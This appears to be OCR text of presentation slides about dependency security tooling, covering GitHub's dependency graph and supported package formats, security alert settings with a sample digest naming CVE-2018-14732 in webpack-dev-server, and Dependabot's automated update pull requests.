
N/A

This is an entry on the CVE List, which provides common identifiers for publicly known cybersecurity vulnerabilities.

SEARCH CVE USING KEYWORDS: Submit
You can also search by reference using the CVE Reference Maps.

For More Information: cve@mitre.org


TOOLS - GITHUB, DEPENDABOT & SNYK





THE **DEPENDENCY GRAPH** IS AVAILABLE FOR EVERY PUBLIC REPOSITORY THAT DEFINE DEPENDENCIES IN **A SUPPORTED LANGUAGE USING A SUPPORTED FILE FORMAT**


REPOSITORY ADMIN CAN ALSO SET UP THE DEPENDENCY GRAPH FOR PRIVATE REPOSITORIES


Package manager	Languages	Recommended formats	Supported formats
Maven	Java, Scala	`pom.xml`	`pom.xml`
npm	JavaScript	`package-lock.json`	`package-lock.json`, `package.json`
Yarn	JavaScript	`yarn.lock`	`package.json`, `yarn.lock`
Nuget	.NET languages (C#, C++, F#, VB)	`.csproj`, `.vbproj`, `.nuspec`, `.vcxproj`, `.fsproj`	`.csproj`, `.vbproj`, `.nuspec`, `.vcxproj`, `.fsproj`, `packages.config`
Python PIP	Python	`requirements.txt`, `pipfile.lock`	`requirements.txt`, `pipfile.lock`, `setup.py`*
RubyGems	Ruby	`Gemfile.lock`	`Gemfile.lock`, `Gemfile`, `*.gemspec`


octo-org / octo-repo
Private
Watch 1
Star 0
Fork 1
Code
Issues 5
Pull requests 24
Actions
Projects 8
Wiki
Security
Insights
Settings


Pulse
Contributors
Traffic
Commits
Code frequency
Dependency graph
Network
Forks


Enable the dependency graph
Track this repository's dependencies and sub-dependencies
If you'd like to enable the dependency graph and services like it, we'll need additional permissions. By clicking on "Allow access", you're agreeing to GitHub's Terms of Service and granting us permission to perform read-only analysis of this private repository. Learn more about how we use your data.
Allow access





Security alerts

When you're given access to security alerts, automatically receive notifications when a new vulnerability is found in one of your dependencies.

- [x] **UI alerts**
- [x] **Command Line**
- [x] **Web**

Receive security alert notifications via email

- [ ] **Email each time a vulnerability is found**
- [x] **Email a digest summary of vulnerabilities**

Weekly security email digest

GitHub security alert digest

SonyaMoisset's repository security updates from the week of **Mar 5 - Mar 12**

organization

Known security vulnerabilities detected

Dependency	Version	Upgrade to
webpack-dev-server	`< 3.1.11`	`~> 3.1.11`

Vulnerabilities	Defined in
CVE-2018-14732 Low severity	**package.json**

Review all vulnerable dependencies

Note: GitHub's security features, such as security alerts, do not claim to catch all vulnerabilities. Though we are always trying to update our vulnerability database and alert you with our most up-to-date information, we will not be able to catch everything or alert you to known vulnerabilities within a guaranteed time frame. These features are not substitutes for human review of each dependency for potential vulnerabilities or any other issues, and we recommend consulting with a security service or conducting a thorough vulnerability review when necessary.

Dependabot has been acquired by GitHub

Dependabot

How it works Features Languages Customers Pricing Blog

Log in

Automated dependency updates

Dependabot creates pull requests to keep your dependencies secure and up-to-date.

Sign up

Learn how it works

1,193,192 pull **requests merged**, and counting!

How it works

1

Dependabot checks for updates

Dependabot pulls down your dependency files and looks for any outdated or insecure requirements.

2


Dependabot opens pull requests

